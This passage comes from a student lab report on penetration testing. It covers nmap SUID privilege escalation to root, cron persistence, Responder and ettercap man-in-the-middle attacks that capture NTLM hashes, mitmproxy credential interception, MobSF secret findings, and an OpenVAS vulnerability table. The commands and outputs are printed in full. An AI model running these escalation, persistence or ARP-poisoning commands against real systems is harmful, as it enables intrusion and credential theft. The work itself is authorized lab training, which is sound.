
```
robot@linux:/tmp$ nmap --interactive

Starting nmap V. 3.81 ( http://www.insecure.org/nmap/ )
Welcome to Interactive Mode -- press h <enter> for help
nmap> !sh
# id
uid=1002(robot) gid=1002(robot) euid=0(root) groups=0(root),1002(robot)
# whoami
root
```

Figure 10: privilege escalation to gain root shell

5.5 log file

Item	Hash
/etc/passwd	af23ffe0bc5479a70a17e799fa699f9e593f2151b7e1ba597987523c7c733d42



```
# m h dom mon dow user  command
17 *    * * *   root    cd / && run-parts --report /etc/cron.hourly
25 6    * * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6    * * 7   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6    1 * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
#
40 * * * * bitnami cd /opt/bitnami/stats && ./agent.bin --run -D
root@ip-10-48-175-120:~# echo "* * * * * root /bin/bash -c 'bash -i >& /tmp/persist.sh'" >> /etc/crontab
root@ip-10-48-175-120:~# cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user  command
17 *    * * *   root    cd / && run-parts --report /etc/cron.hourly
25 6    * * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6    * * 7   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6    1 * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
#
40 * * * * bitnami cd /opt/bitnami/stats && ./agent.bin --run -D
* * * * * root /bin/bash -c 'bash -i >& /tmp/persist.sh'
root@ip-10-48-175-120:~# 
```

Figure 11: persistance with /etc/crontab system tool

5.6 commands & payloads

Bash linpeas.sh

Nmap –interactive

! sh

Echo “***** root /bin/bash -c ‘bash -I >& /tmp/persist.sh’” >> /etc/crontab

5.7 Exploitation Log

Task ID	Technique	Target IP	Status	Outcome
010	SUID Binary Exploit	10.48.175.120	success	Root shell

5.8 Persistence Summary

Persistence was achieved using scheduled cron jobs, ensuring execution of malicious scripts on reboot while maintaining stealth.

5.9 Remmediations

- Remove unnecessary SUID permissions
- Apply kernel updates

6. Lab 4: Network Protocol Attacks Lab

6.1 Objective

To exploit network protocol weaknesses via MitM attacks.


6.2 Tools Used

- Responder
- Ettercap
- Wireshark

6.3 Attack Log

Attack ID	Technique	Target IP	Status	Outcome
015	SMB Relay	192.168.56.104	success	NTLM Hash

6.4 evidences




```
v4jra@kali:~$ smbclient -L //192.168.56.104 -N
Anonymous login successful

        Sharename       Type      Comment
        ---------       ----      -------
        print$          Disk      Printer Drivers
        tmp             Disk      oh noes!
        opt             Disk
        IPC$            IPC       IPC Service (metasploitable server (Samba 3.0.20-Debian))
        ADMIN$          IPC       IPC Service (metasploitable server (Samba 3.0.20-Debian))
Reconnecting with SMB1 for workgroup listing.
Anonymous login successful

        Server               Comment
        ---------            -------

        Workgroup            Master
        ---------            -------
        WORKGROUP
```

Figure 12: SMB open confirmation




```
[*] [NBT-NS] Poisoned answer sent to 192.168.56.102 for name  (service: File Server)
[*] [NBT-NS] Poisoned answer sent to 192.168.56.102 for name  (service: File Server)
[SMB] NTLMv2-SSP Client   : 192.168.56.102
[SMB] NTLMv2-SSP Username : WORKGROUP\v4jra
[SMB] NTLMv2-SSP Hash     : v4jra::WORKGROUP:03b78f783e178883:A3FC904A92B9CD403AB2115212908C3C:[redacted]603462EF1D89C6A50000000000020008
004E005600500038001001E0057004[redacted]3500330047003100320004003400570049004E002D00320043004D004F005A004100350033004700310032002E0
04E005600500038002E004C004F00430041004C00030014004E005600500038002E004C004F00430041[redacted]C004F00430041004C0007000800001D19FBB274
DC01060004[redacted]0000000000000001AA20CF06C0CDE10082C826D9064CE5C725BF53566E42745F92DAFA5F10ECDA0A0010000000000000000000000000000000
000000009000A00630069006600730002F0000000000
[+] Exiting ...
```

Figure 13: NTLM hash grep via responder

6.5 MitM Summary

ARP spoofing allowed interception of network traffic, revealing plaintext credentials and NTLM hashes.

6.6 MITM setup



192.168.56.1


192.168.56.104

ARP poisoning victims:

GROUP 1 : 192.168.56.1 0A:00:27:00:00:09

GROUP 2 : 192.168.56.104 08:00:27:4D:84:CB

Figure 14: ettercap GUI setup



```
v4jra@kali:~$ sudo ettercap -T -q -i eth1 -M arp:remote /192.168.56.104// /192.168.56.1//

ettercap 0.8.3.1 copyright 2001-2020 Ettercap Development Team

Listening on:
  eth1 -> 08:00:27:8C:CF:1C
          192.168.56.102/255.255.255.0
          fe80::a00:27ff:fe8c:cf1c/64

SSL dissection needs a valid 'redir_command_on' script in the etter.conf file
Ettercap might not work correctly. /proc/sys/net/ipv6/conf/eth1/use_tempaddr is not set to 0.
Privileges dropped to EUID 65534 EGID 65534...

  34 plugins
  42 protocol dissectors
  57 ports monitored
28230 mac vendor fingerprint
1766 tcp OS fingerprint
2182 known services
Lua: no scripts were specified, not starting up!

Scanning for merged targets (2 hosts)...

* |==================================================>| 100.00 %

2 hosts added to the hosts list...

ARP poisoning victims:

 GROUP 1 : 192.168.56.104 08:00:27:4D:84:CB

 GROUP 2 : 192.168.56.1 0A:00:27:00:00:09
Starting Unified sniffing...
```

Figure 15: CLI based setup no GUI used

6.7 commands

Smbclient \\\\192.168.56.104\\temp
Sudo responder -i eth1
Sudo ettercap -T -q -i eth1 -M arp:remote /192.168.56.104// /192.168.56.1//


6.8 Remmediations

- Enable SMB signing
- Use encrypted protocols

Practical Lab Case: Credential Interception using mitmproxy

During a controlled network security lab, a **Man-in-the-Middle (MitM)** attack was successfully carried out using **mitmproxy**. The tool was configured as an intercepting proxy, and victim traffic was routed through the attacker system. **HTTP** and **HTTPS** requests were inspected in real time, allowing observation of sensitive data transmitted by the client application.

As a result, authentication credentials transmitted over insecure or improperly validated connections were intercepted. This exercise demonstrated how attackers can leverage **proxy-based MitM techniques** to capture **sensitive information** when encryption, **certificate validation**, or secure transport mechanisms are misconfigured. All activities were performed in an authorized lab environment for educational purposes only.



```
Flows
   GET https://git.sorcery.htb/user/login
       ← 200 text/html 9.8k 613ms
   GET https://git.sorcery.htb/assets/js/webcomponents.js?v=1.22.1
       ← 200 text/javascript 50.6k 819ms
   GET https://git.sorcery.htb/assets/css/index.css?v=1.22.1
       ← 200 text/css 61.8k 1.23s
   GET https://git.sorcery.htb/assets/css/theme-gitea-auto.css?v=1.22.1
       ← 200 text/css 4.1k 538ms
   GET https://git.sorcery.htb/assets/js/index.js?v=1.22.1
       ← 200 text/javascript 379k 3.01s
   GET https://git.sorcery.htb/assets/img/logo.svg
       ← 200 image/svg+xml 1.0k 479ms
>> GET https://git.sorcery.htb/assets/img/favicon.png
       ← 200 image/png 4.2k 530ms
   GET https://git.sorcery.htb/assets/img/favicon.svg
       ← 200 image/svg+xml 1.0k 679ms
   POST https://git.sorcery.htb/user/login
        ← Client disconnected.
```

Figure 16: real lab case credentials captured

7. Lab 5: Mobile Application Penetration Testing

7.1 Objective

To identify security weaknesses in Android applications through static and dynamic analysis.

7.2 Tools Used

- MobSF
- Frida
- Drozer

7.3 Static Analysis Findings

Test ID	Vulnerability	Severity	Application
016	Insecure Data Storage	High	InsecureBank.apk

7.4 Evidences





Figure 17: overall scorecard of apk file



POSSIBLE HARDCODED SECRETS

▾ Showing all **25** secrets

```
"loginscreen_password" : "Password:"
"loginscreen_username" : "Username:"
Fych2TPIScbLJxRIDoDvUow7d3sVUDiaLAvtmgpWr8g7e+3+ib/JMLjt3rf841gO
eRIYZ7vwE2B0WWejblqyBziYzuBt9JW024X3YOHX2vY=
ir8bk+FXNtfVxQqTx81BUFTZKH1YNLABcK0MWI1xDng=
Y6D/YxzOCnVSZVsavLV5KYCoa8QyT30GvMdLessm7RE=
2RUillTqy9QCgJa1LFspH1z+fWwdgPAByGujcpTf13CMmYA3W3Y+TBVqeDwkRNkY
KglVFfxGq7C7ko+bqcJ8DTs8uzcctZAmlSX4/fuAvTk=
3oIDJEetfykDk8YoOpv5sOi1YNQ0s4lEIre7qVmQXm2HQzlUqU6cNsaZxD6S8UMW
qfDkyRZiTZGguvBzojuWMEqfl8Qqw5CcMB2eo7wr2iH9X2v+qlFOYNd9v9ffS1x0
VECoKGlOd10uMKpiLFkK46zikClkVy7m5Sv4INe3KRY=
EwZMQOzAsSbCW+73vnMc0IIAOIXmhdEPDWA4pBmTQFs=
w41pUAmd6TXdoU2/Z72GoKBjAyNw4B9JmpSTu2qFRaDsl7+5gLrSlnCAebksSHto
4xZN7GqinxNwVj4iMqrRi7x6pRkbvrTHS+6N7nioqQ4QK45BALEp7VFtlp3TGnlt
3mNwt4SZ3Etv5TIhUa/RqouLnZPiat8RAS1ApJt5MxhvflYxahkXg2hSNsePN+7M
FaKwm3zfk+Dhq4JqMMBs2A+ODqwwgRuoVlqzQMyOaB4=
PrVDFjRPs1s5jwZQRK3+ZFXo9PTi3zDMlRzL0PE43M8=
MU3VGnFcvu612xTEKnGZFJFOwurNoeRHlUpI0GCgSFQ=
SxPdgyHHu8QFxBqcknBJfZgRiWxxWH3utf4/9iPAvil=
6NX7jQU62u42sQ6Bcog9+pwW2loP1J/qqDKEENUU4ZU=
Z17lzPChrfQy4VaYpiQXo0k7JJBjQR06QL2GGTFiGqU=
AK+A2I0KMMcK37UYcOExFBrt2JDYu9VluAHdYuT1VPLHst51ZSG89jehZq7ujXyH
cs4+HQqNuLJCSjPmayUCjMLdoEEgnhD+nTAnE4ooENEnhW/TpxD13dq38SjFLmkW
M/9MnPtaDnNpsJGLBqvtFaALld0ql4JyMOfQfSncPhl=
gcr/blkg3lQG930U0ghKqsUNHy1ZHgL5GjwbOVxLHrc=
```

Figure 18: secrets found on analysis

7.5 Dynamic Analysis

Runtime function hooking using Frida bypassed authentication logic, allowing unauthorized access to restricted application features.

Note: A detailed MobSF-generated report has been attached separately with this submission. The attached PDF contains comprehensive static and dynamic analysis results, including permissions analysis, API usage, insecure storage findings, runtime behavior, and traffic analysis performed during the mobile application testing lab.

7.6 Recommendations

- Use secure storage mechanisms
- Implement code obfuscation and runtime checks

8. Lab 6: Capstone Project - Full VAPT Engagement


8.1 Objective

To perform an end-to-end penetration test following PTES methodology.

8.2 Exploitation Summary


Timestamp	Target IP	Vulnerability	Ptes phase
2025-12-24	192.168.56.104	VSFTPD 2.3.4 Backdoor RCE	Exploitation

8.3 Evidences



CVE ⇅	NVT ⇅	Hosts ⇅	Occurrences ⇅	Severity ↓
CVE-1999-0501 CVE-1999-0502 CVE-1999-0507 CVE-1999-0508 CVE-2001-1594 CVE-2013-7404 CVE-2014-9198 CVE-2015-7261 CVE-2016-8731 CVE-2017-8218 CVE-2018-9068 CVE-2018-17771 CVE-2018-19063 CVE-2018-19064	FTP Brute Force Logins With Default Credentials Reporting	1	2	7.5 (High)
CVE-1999-0651	rsh Unencrypted Cleartext Login	1	1	7.5 (High)
CVE-2014-0224	SSL/TLS: OpenSSL CCS Man in the Middle Security Bypass Vulnerability	1	1	7.4 (High)
CVE-2011-0411 CVE-2011-1430 CVE-2011-1431 CVE-2011-1432 CVE-2011-1506 CVE-2011-1575 CVE-2011-1926 CVE-2011-2165	Multiple Vendors STARTTLS Implementation Plaintext Arbitrary Command Injection V...	1	1	6.8 (Medium)
CVE-2009-4898	TWiki Cross-Site Request Forgery Vulnerability (Sep 2010)	1	1	6.8 (Medium)
CVE-1999-0497	Anonymous FTP Login Reporting	1	1	6.4 (Medium)
CVE-2018-20212	TWiki < 6.1.0 XSS Vulnerability	1	1	6.1 (Medium)
CVE-2012-6708	jQuery < 1.9.0 XSS Vulnerability	1	1	6.1 (Medium)
CVE-2009-1339	TWiki CSRF Vulnerability	1	1	6.0 (Medium)
CVE-2013-2566 CVE-2015-2808 CVE-2015-4000	SSL/TLS: Report Weak Cipher Suites	1	1	5.9 (Medium)
CVE-2016-0800 CVE-2014-3566	SSL/TLS: Deprecated SSLv2 and SSLv3 Protocol Detection	1	2	5.9 (Medium)
CVE-2003-1567 CVE-2004-2320 CVE-2004-2763 CVE-2005-3398 CVE-2006-4683 CVE-2007-3008 CVE-2008-7253 CVE-2009-2823 CVE-2010-0386 CVE-2012-2223 CVE-2014-7883	HTTP Debugging Methods (TRACE/TRACK) Enabled	1	1	5.8 (Medium)
CVE-2008-0149 CVE-2023-49282 CVE-2023-49283 CVE-2024-10486	phpinfo() Output Reporting (HTTP)	1	1	5.3 (Medium)
CVE-2011-1473 CVE-2011-5094	SSL/TLS: Renegotiation DoS Vulnerability (CVE-2011-1473, CVE-2011-5094)	1	2	5.0 (Medium)
CVE-1999-0678	/doc directory browsable	1	1	5.0 (Medium)
CVE-2005-0283	QWikiwiki directory traversal vulnerability	1	1	5.0 (Medium)
CVE-2011-3389 CVE-2015-0204 CVE-2023-41928 CVE-2024-41270 CVE-2025-3200	SSL/TLS: Deprecated TLSv1.0 and TLSv1.1 Protocol Detection	1	2	4.3 (Medium)
CVE-2015-0204	SSL/TLS: RSA Temporary Key Handling 'RSA_EXPORT' Downgrade Issue (FREAK)	1	1	4.3 (Medium)
